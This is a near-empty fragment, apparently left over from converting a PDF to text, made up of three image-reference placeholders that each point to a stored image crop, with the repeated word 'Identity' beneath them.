
Identity




Identity




Identity



Identity



